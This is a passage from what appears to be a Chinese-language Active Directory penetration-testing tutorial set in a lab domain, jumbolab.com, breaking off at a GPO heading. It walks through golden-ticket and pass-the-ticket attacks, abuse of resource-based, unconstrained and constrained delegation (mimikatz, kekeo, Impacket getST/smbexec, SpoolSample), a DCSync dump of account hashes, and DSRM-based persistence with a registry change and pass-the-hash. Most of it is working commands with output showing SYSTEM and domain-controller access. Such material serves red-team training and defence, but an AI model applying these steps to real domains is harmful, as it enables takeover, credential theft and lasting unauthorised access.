SID : S-1-5-21-4288736272-2299089681-4131927610
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5078b4e93acc9954c0e90bc98628f105 - rc4_hmac
Service : cifs
Target : dcserver.jumbolab.com
Lifetime : 2020/6/9 22:34:56 ; 2030/6/7 22:34:56 ; 203
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'administrator @ jumbolab.com' succes
ent session
```

5.5.1.3kekeo

利用kekeo进行ptt:

```
kekeo "tgt::ask /user:test1 /domain:test.local /ntlm:7ECFFFF0C3548187607A14BAD0F88BB1"
```

执行后生成票据 TGT_test1@TEST.LOCAL_krbtgt~test.local@TEST.LOCAL.kirbi


接下来导入票据：

```
kekeo "kerberos::ptt TGT_test1@TEST.LOCAL_krbtgt~test.local@TEST.LOCAL.kirbi"
dir \\server\c$
```

5.5.2委派

5.5.2.1 基于资源的约束委派

流程图如下：



个人简单理解为A机器设置基于资源的约束委派给B(设置msDS-AllowedToActOnBehalfOfOtherIdentity属性)，则B可以通过s4u协议申请高权限票据对A进行利用。利用过程如下：

普通域用户默认可以添加10个机器账号，添加spnspnspn\$并设置msds-allowedtoactonbehalfofotheridentity：

```
C:\Users\win7user.JUMBOLAB.000\Desktop>SharpAllowedToAct.exe -m spnspnspn -p spn
spnspn -t win7 -a dcserver.jumbolab.com -d jumbolab.com
[+] Domain = jumbolab.com
[+] Domain Controller = dcserver.jumbolab.com
[+] New SAMAccountName = spnspnspn$
[+] Distinguished Name = CN=spnspnspn,CN=Computers,DC=jumbolab,DC=com
[+] Machine account spnspnspn added
[+] SID of New Computer: S-1-5-21-4288736272-2299089681-4131927610-1124
[+] Attribute changed successfully
[+] Done!
```

```
get-adcomputer win7 -properties principalsallowedtodelegatetoaccount
```

```
(请键入 ?? 以查看帮助。)  
Filter: PS e:\> get-adcomputer win7 -properties principalsallowedtodelegatetoaccount  
  
DistinguishedName      : CN=WIN7,CN=Computers,DC=jumbolab,DC=com  
DNSHostName             : WIN7.jumbolab.com  
Enabled                : True  
Name                   : WIN7  
ObjectClass             : computer  
ObjectGUID             : e98f6144-af20-4d28-92cb-bc13b9b59b8e  
PrincipalsAllowedToDelegateToAccount : {CN=spnspnspn,CN=Computers,DC=jumbolab,DC=com}  
SamAccountName         : WIN7$  
SID                    : S-1-5-21-4288736272-2299089681-4131927610-1113  
UserPrincipalName      :
```

利用s4u协议申请高权限票据:

```
getST.py -dc-ip 172.16.127.173 jumbolab.com/spnspnspn\$:spnspnspn -spn cifs/win7.jumbolab.com -impersonate administrator
```

导入票据:

```
export KRB5CCNAME=administrator.ccache
```

访问目标机器:

```
smbexec.py -no-pass -k -debug win7.jumbolab.com
```

```
~ 14:41:15
$ getST.py -dc-ip 172.16.127.173 jumbolab.com/spnspnspn\$:spnspnspn
-spn cifs/win7.jumbolab.com -impersonate administrator
Impacket v0.9.21.dev1+20200313.160519.0056b61c - Copyright 2020 SecureAuth Corporation

[*] Getting TGT for user: administrator
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache

~ 14:41:58
$ export KRB5CCNAME=administrator.ccache

~ 14:42:11
$ smbexec.py -no-pass -k -debug win7.jumbolab.com
Impacket v0.9.21.dev1+20200313.160519.0056b61c - Copyright 2020 SecureAuth Corporation


[+] Impacket Library Installation Path: /usr/local/lib/python2.7/site-packages/impacket
[+] StringBinding ncacn_np:win7.jumbolab.com[\pipe\svcctl]
[+] Using Kerberos Cache: administrator.ccache
[+] Domain retrieved from CCache: jumbolab.com
[+] Returning cached credential for CIFS/WIN7.JUMBOLAB.COM@JUMBOLAB.COM

[+] Using TGS from cache
[+] Username retrieved from CCache: administrator
[+] Executing %COMSPEC% /Q /c echo cd ^> \\127.0.0.1\C$\__output 2
^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
[+] Executing %COMSPEC% /Q /c echo whoami ^> \\127.0.0.1\C$\__output 2
^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
nt authority\system

C:\Windows\system32>
```


5.5.2.2非约束委派

流程图如下：




个人简单理解为user访问service1服务时，如果service1服务开启了非约束委派，则在user访问service1服务时，会把自身的tgt发送给service1，因此service1可以利用user的tgt去访问user可以访问的服务。利用过程如下：

win7机器开启了非约束委派：




下面我们再利用Spooler打印机服务错误强制让运行了spooler服务的机器通过kerberos或ntlm的方式连接指定的目标机器：



SpoolSample.exedcserver win7

导出tgt:

```
mimikatz
privilege::debug
sekurlsa::tickets /export
```



导入票据:

```
kerberos::ptt [0;1f9fc7]-2-0-60a10000-DCSERVER$@krbtgt-JUMBOLAB.COM.kirbi
```

```
mimikatz # kerberos::ptt [0;1f9fc7]-2-0-60a10000-DCSERVER$@krbtgt-JUMBOLAB.COM.kirbi
```

win7机器即可获取所有用户hash:

```
mimikatz # lsadump::dcsync /domain:jumbolab.com /all /csv
[DC] 'jumbolab.com' will be the domain
[DC] 'DCServer.jumbolab.com' will be the DC server
[DC] Exporting domain 'jumbolab.com'
1115 spntest$ 4b94557290a1fbfd7bc34250b0572f0b
1116 testtest$ 3c99b8901b00758369f18b9df72012c8
1117 DCSERVER2$ 9263cdd5dd763bd77a78f38045c605b3
1118 CHILDS dabfd33908d1fd62e9d28fd714829082
1124 spnspnspn$ 4f95f98a44ef7a6801d8d315dc1ce7e8
1114 WIN10$ aa3bd621f026fa7d06b04833f39a2096
```

发现非约束委派机器可以用如下命令:


查找域中配置非约束委派用户:

```
Get-NetUser -Unconstrained -Domain jumbolab.com
```

查找域中配置非约束委派的主机:

5.5.2.3 约束委派

流程图如下：



利用过程如下：

存在服务用户，test，并设置约束委派：

test 属性

隶属于

密码复制

拨入

对象

安全

环境

会话

远程控制

远程桌面服务配置文件

COM+

属性编辑器

常规

地址

帐户

配置文件

电话

委派

组织

发布的证书

委派是一个安全敏感的操作，它允许服务代表另一个用户运行。

☐ 不信任此用户作为委派(O)

☐ 信任此用户作为任何服务的委派(仅 Kerberos)(I)

☒ 仅信任此用户作为指定服务的委派(U)

☐ 仅使用 Kerberos(K)

☒ 使用任何身份验证协议(N)

可以由此帐户提供委派凭据的服务(S):

服务类型	用户或计算机	端口	服务名称	域
cifs	DCServer.jumbol...		jumbolab....	

< ||| >

☐ 扩展式(E)

添加(D)...

删除(R)

服务账号可以为一个域用户设置spn即可:

```
setspn.exe -U -A test/test test
```

申请tgt:

```
kekeo:
tgt::ask /user:test /domain:jumbolab.com /password:aA123456
```

 [TGT_test@JUMBOLAB.COM_krbtgt~jumbolab.com@JUMBOLAB.COM.kirbi](#)

利用生成的tgt申请st:

```
kekeo:
tgs::s4u /tgt:TGT_test@JUMBOLAB.COM_krbtgt~jumbolab.com@JUMBOLAB.COM.kirbi /user:Administrator@jumbolab.com /service:cifs/dcserver.jumbolab.com
```

名称	修改日期	类型
 TGS_Administrator@jumbolab.com@JUMBOLAB.COM_cifs~dcserver.jumbolab.com@JUMB...	2020/6/13 14:19	KII
 TGS_Administrator@jumbolab.com@JUMBOLAB.COM_test@JUMBOLAB.COM.kirbi	2020/6/13 14:19	KII

导入st:

```
mimikatz:
kerberos::ptt TGS_Administrator@jumbolab.com@JUMBOLAB.COM_cifs~dcserver.jumbolab.com@JUMBOLAB.COM.kirbi
```

```
C:\Users\win7user.JUMBOLAB.000\Desktop>dir \\dcserver\c$
拒绝访问。

C:\Users\win7user.JUMBOLAB.000\Desktop>
C:\Users\win7user.JUMBOLAB.000\Desktop>
C:\Users\win7user.JUMBOLAB.000\Desktop>
C:\Users\win7user.JUMBOLAB.000\Desktop>dir \\dcserver\c$
驱动器 \\dcserver\c$ 中的卷没有标签。
卷的序列号是 EAF7-A28C

\\dcserver\c$ 的目录
2020/06/13 01:19          29 BitlockerActiveMonitoringLogs
2020/06/13 12:57          12 debug.txt
2020/06/13 11:40    <DIR>          ExchangeSetupLogs
2020/06/09 22:49    <DIR>          inetpub
2020/06/08 23:38    <DIR>          ntdsutil
2013/08/22 23:52    <DIR>          PerfLogs
2020/06/13 10:20    <DIR>          Program Files
2020/06/13 01:07    <DIR>          Program Files (x86)
```

发现约束委派机器可以用如下命令:

查找域中配置约束委派用户:

```
Get-DomainUser -TrustedToAuth -Domain jumbolab.com
```

查找域中配置约束委派的主机：

```
Get-DomainComputer -TrustedToAuth -Domain jumbolab.com
```

/06 域维权

当拿下域控后，可以在域控上面做一些手脚，以保证后续的权限维持，甚至可以保证，就算域控密码改了，我们依然可以连接。

6.1、DSRM


该方法相当于重置了域控机器上的本地管理员密码。

DSRM，目录服务还原模式，是Windows服务器域控制器的安全模式启动选项。DSRM允许管理员用来修复或还原修复或重建活动目录数据库。DSRM账户实际上就是“Administrator”，也就是域控上面的本地管理员账号，非域管理员账号。当建立域控时，会让我们设置DSRM密码：


The screenshot shows the 'Domain Controller Options' page in the Windows Server Deployment Configuration wizard. The left sidebar lists the steps: Deployment Configuration, Domain Controller Options (selected), DNS Options, Additional Options, Paths, Review Options, Prerequisites Check, Installation, and Results. The main content area is titled 'Select functional level of the new domain' and includes a dropdown for 'Domain functional level' set to 'Windows Server 2012 R2'. Below this is a section 'Specify domain controller capabilities and site information' with checkboxes for 'Domain Name System (DNS) server' (checked), 'Global Catalog (GC)' (checked), and 'Read only domain controller (RODC)' (unchecked). There is also a dropdown for 'Site name' set to 'Default-First-Site-Name'. At the bottom, there is a section 'Type the Directory Services Restore Mode (DSRM) password' with two password input fields labeled 'Password:' and 'Confirm password:', each with a red asterisk indicating a required field.

我们用如下命令在域控上同步DSRM密码：

```
ntdsutil
set DSRM password
SYNC FROM DOMAIN ACCOUNT username
Q
Q
```



即把DSRM重置成了和win7user用户一样的密码：




再在域控上添加注册表：

```
reg add " HKLM\System\CurrentControlSet\Control\Lsa" /v DSRMAdminLogonBehavior /t REG_DWORD /d 2
```

最后用pth连接过去：

```
sekurlsa::pth /domain:computername /user:Administrator /ntlm: b367819c0a8ccd792cad1d034f56a1fa
```




6.2、GPO

